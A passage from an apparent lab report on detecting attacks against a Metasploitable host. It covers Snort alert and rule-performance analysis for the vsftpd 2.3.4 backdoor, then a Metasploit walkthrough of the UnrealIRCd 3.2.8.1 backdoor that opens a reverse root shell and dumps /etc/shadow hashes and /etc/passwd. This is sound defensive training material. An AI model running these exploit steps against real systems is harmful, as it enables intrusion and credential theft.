- **Spooling:** During exploitation of local host ,this technique would help in taking the tasks of least priority into memory and process them there. The priority task to safeguard data and network security would be taken care of in the main processing unit

VSFTPD Exploit Alert and Rules Analysis:

Once an exploit is performed the local host machine issues an alert for security breach by attacker. The alerts are further related to rules responsible for triggering them.

The alerts are issued in similar way as in case of a fire alarm . Once a fire alarm is sounded, the related response actions are performed. Similarly, in our lab environment once vulnerability of remote host is

exploited ,snort generates the alerts. . But as in fire alarm, alarm sounding doesn't mean there is definitely a fire. Similarly, when alerts issued by Snort they don't always confirm a breach which will require further investigation.

Many alerts are reported but security analysis and conclusions are limited to ones which are relevant to our concept building and evolve better security defence and response planning of VSFTPD exploit.




Fig. 15. Investigation observation: Three alerts of VSFTPD are of priority and further investigated.

Inspection points: : (All evaluation is done in limited traffic and instance of scenario)

- Time of firing of alerts alert 1 (00:55) alert 2 (02:55) alert3 (02:55)
- All three alerts and their rules are present in same class name ***bad traffic***
- Priority is based upon the severity of a intrusion which is directly dependent on system security policy priorities. Alerts {1,2,3} ------ Priorities {2,2,2}
- Return values
  - **Alert 1:** ;) is the main value associated with this alert
  - **Alert 2:** value root has been returned
  - **Alert 3:** user id value has been returned
- Total run time of snort in this case is 1.2375
- 148 packets for one attack session of this exploit were analyzed
- Ethernet and ipv4 protocols are they key in this exploit by looking at protocol breakdown.

Rules Performance Analysis

The main expense of operating system functioning for a particular job of computation is calculated on basis of the data fetching and feeding from memory

The analysis for rules performance was conducted by evaluating the rules on the basis of

Checks Number of times rule is used for checking the incoming packets	**Matches** Pattern defined in rule matches the incoming packets	**Alerts** Number of times rule is fired	**Microsec** The cost(time) invested by os in checking the incoming packets	**Avg/check** Average time for rule spent for checking	**Avg/match** Average time for matching by rule	**Avg/nonmatch** Average time for non matching a content of packet by rule

Parameters used for analysis:

- Microsec
- Matches
- Checks
- Alerts

NOTE: Rule 3, Rule 2 and Rule 1 custom rule - All discussed in snort explanation section

All graphical projection made by considering comparison between three rules




Fig. 16. Operating System Computational Time (Micro/Sec)

The cost invested by processor is judged by the value of micro/sec. This value might be very high or low depending upon rule syntax and complexity. The resultant value would affect the decision during analysis to either accept or terminate the rule performed to lower down processor burden. Almost near to zero processing time is good indication from point of cost but could also indicate to failing of snort rule inspection. This is to be considered in realistic scenario of cyber warfare.




Fig. 17. Number of Times the Rule Signatures Matched

Snort rules are like filters. The signature and keywords are used as filter components which detects the signature in the packets of traffic generated. Whenever there is match with filter component then this value is incremented. This value should not be very high because then this signifies that the rule filtering is not unique and is causing over burden on processor, which will result in generating alerts for cyber incidents which are not relevant for investigation.




Fig. 18. Number of Times the Rule Picked for Investigation (Checks)

Snort tool detection efficiency is directly dependent on rule defined .If rate of detection is to be refined , there is needed to directly move on to rule section. Therefore "**checks**" give an indication ,if a value is high and is not having high favourable result, then an action is to be planned with analysis to refine the rule syntax for alteration. Major observations helped in concluding that if this value is high ,it indicates presence of a Perl compatible regular expression in the rule and which should be broken. Hence to reduce complexity ,the presence of PCRE expression needs to be split.




Fig. 19. Number of Times the Rule is Fired and Alert Generated

Intrusions are brought to notice of security manager of network through firing of alerts. But this factor cannot be confirmation of a breach. Rule and their content are the ammunition for the alerts. Therefore, the accuracy of rules defines the genuineness of alerts. Rules which have high checks and avg/checks would also have high alerts, but this scenario would need refinement of rule content and splitting because of presence of PCRE (complex expression). Therefore, value of alert helps in connecting to rule. Further confirmation is only made after comparing all parameters.

Analysis and Understanding of Custom Rule:

Custom rule (Rule 1) has the highest cost paid by processor for the functioning of snort .The avg/check and avg/match for this rule is also high in comparison to other two rules. The cost is high as this rule syntax has content for the exploit signature. Fast pattern matching could also be used for lowering the micro/sec cost. The service ports are also defined in an attempt to control the micro/sec value and this is also related to avg/check value, which gives an indication for refinement for defining of port or address range. In this current scenario to make values more favourable, the value of source and destination could also have been defined, which would have resulted in favourable values for optimum results. However, our main mission was to understand and analyze a realistic scenario. The content of this rule was unique and true to detection as it was observed during Wireshark analysis, explained in above sections.

Points to Be Taken Care Of (As per Analysis):

(a)No need to bother for micro/sec cost if the results are having true detection and favourable results

(b)Micro sec value greater than 5% (TOTAL TIME) needs a serious attention and in majority cases termination of rule is best practice

(c)If the packets are incrementing checks for rules at a steady rate then fast pattern matching could be adopted for unique content.




Fig. 20. Flowchart for Analysis

Conclusion

The main aim was to detect intrusion of ftp services by vsftpd 2.3.4 exploit. Snort always generates alert for the rule configuration against it ,but efficiency and performance of snort is directly proportional to rule complexity , rule parameters and also on the deployed system configurations. Rule complexity and parameters also depend upon the host machine system configuration (Processing Speed &Time).Snort tool deployment on network is for helping the security mangers or administrator for first line of defense .After studying the exploit framework and its weakness ,the Wireshark analysis was performed with follow up of snort analysis. All this was part of a reconnaissance for cyber warfare. This pattern of analysis helped us in sharpening our thinking for dealing with real world cyber attacks . The analysis of exploit framework and packet capture helped in rule writing and also in building focus as cyber defense warrior ,with the ultimate aim to ensure protection of network and its data from exploits .

Recommendation for This Exploit: FTP protocol is widely used over networks. In the dynamic trends observed in the cyber world, the violators of security principles the hackers, also change their modus operandi. Therefore, this exploit might be introduced as a new version and with alteration. The best way to deal with this menace is to do reconnaissance and security audits .This will help to indicating alterations adopted by attackers . For detection, snort rules must be updated regularly with new alterations as per requirements. Termination of old rules should be also undertaken to cut down processor burden. Before issuing rules for implementation, and demo warfare environment should be used to evaluate rule profiling.

EXPLOIT-2

UNREAL IRCD EXPLOIT

EXPLOIT 2. UNREALIRCD

(Contributed by: Amandeep Kaur)

UnrealIRCD is an open source IRC daemon, originally based on DreamForge, and is available for Unix-like operating systems and windows. Since the beginning of development on UnrealIRCd circa May 1999, many new features have been added and modified, including advanced security features and bug fixes, and it has become a popular server. This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010 [13].

To perform this exploit firstly search the unreal, there we got three version.

```
msf5 > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
   2  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
```

Fig. 21. Search Unreal

With the use of this exploit, attackers can exploit the system by setting remote host, remote port, local host (its IP address), local port (its port), payload variables.

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 1234
LPORT => 1234
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.104   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
```

Fig. 22. Set options for ircd exploit

At that point, attackers have all rights to access the system as root. The attacker accesses some files in the system such as shadow file, passwd file, and collected the victim system version information. All about this exploitation is analyzed with Wireshark packet capture.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.102:1234
[*] 192.168.56.104:6697 - Connected to 192.168.56.104:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.104:6697 - Sending backdoor command ...
[*] Command shell session 3 opened (192.168.56.102:1234 → 192.168.56.104:42844) at 2020-11-17 17:04:31 -0500

whoami
root
pwd
/etc/unreal
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
tail /etc/shadow
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tail /etc/passwd
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Fig. 23. Ircd exploit

Wireshark Analysis for Unreal Ircd Exploit

(Contributed by- Amandeep Kaur)

By analysing the TCP stream, it is clear that attacker machine whose IP address is 192.168.56.102 have a right to access as a root to the victim machine whose IP address is 192.168.56.104. Fig. 24 demonstrates how the attacker machine had got all information about the victim machine version, its installation date, time when it was installed, how access the confidential files such as shadow file, passwd file. It is a biggest security concern.




Fig. 24. TCP flow stream analysation of ircd exploit

Following fig. 25 is showing, total 36 packets are transmitted between both machines. It also demonstrating when the packets are transmitted and how much time it taken.




Fig. 25. Conversation between both machines

Fig. 26 demonstrating that total 12 TCP packets are sent by attacker machine on PORT 6697 and total 24 TCP packets are sent by victim machine on port 1234.

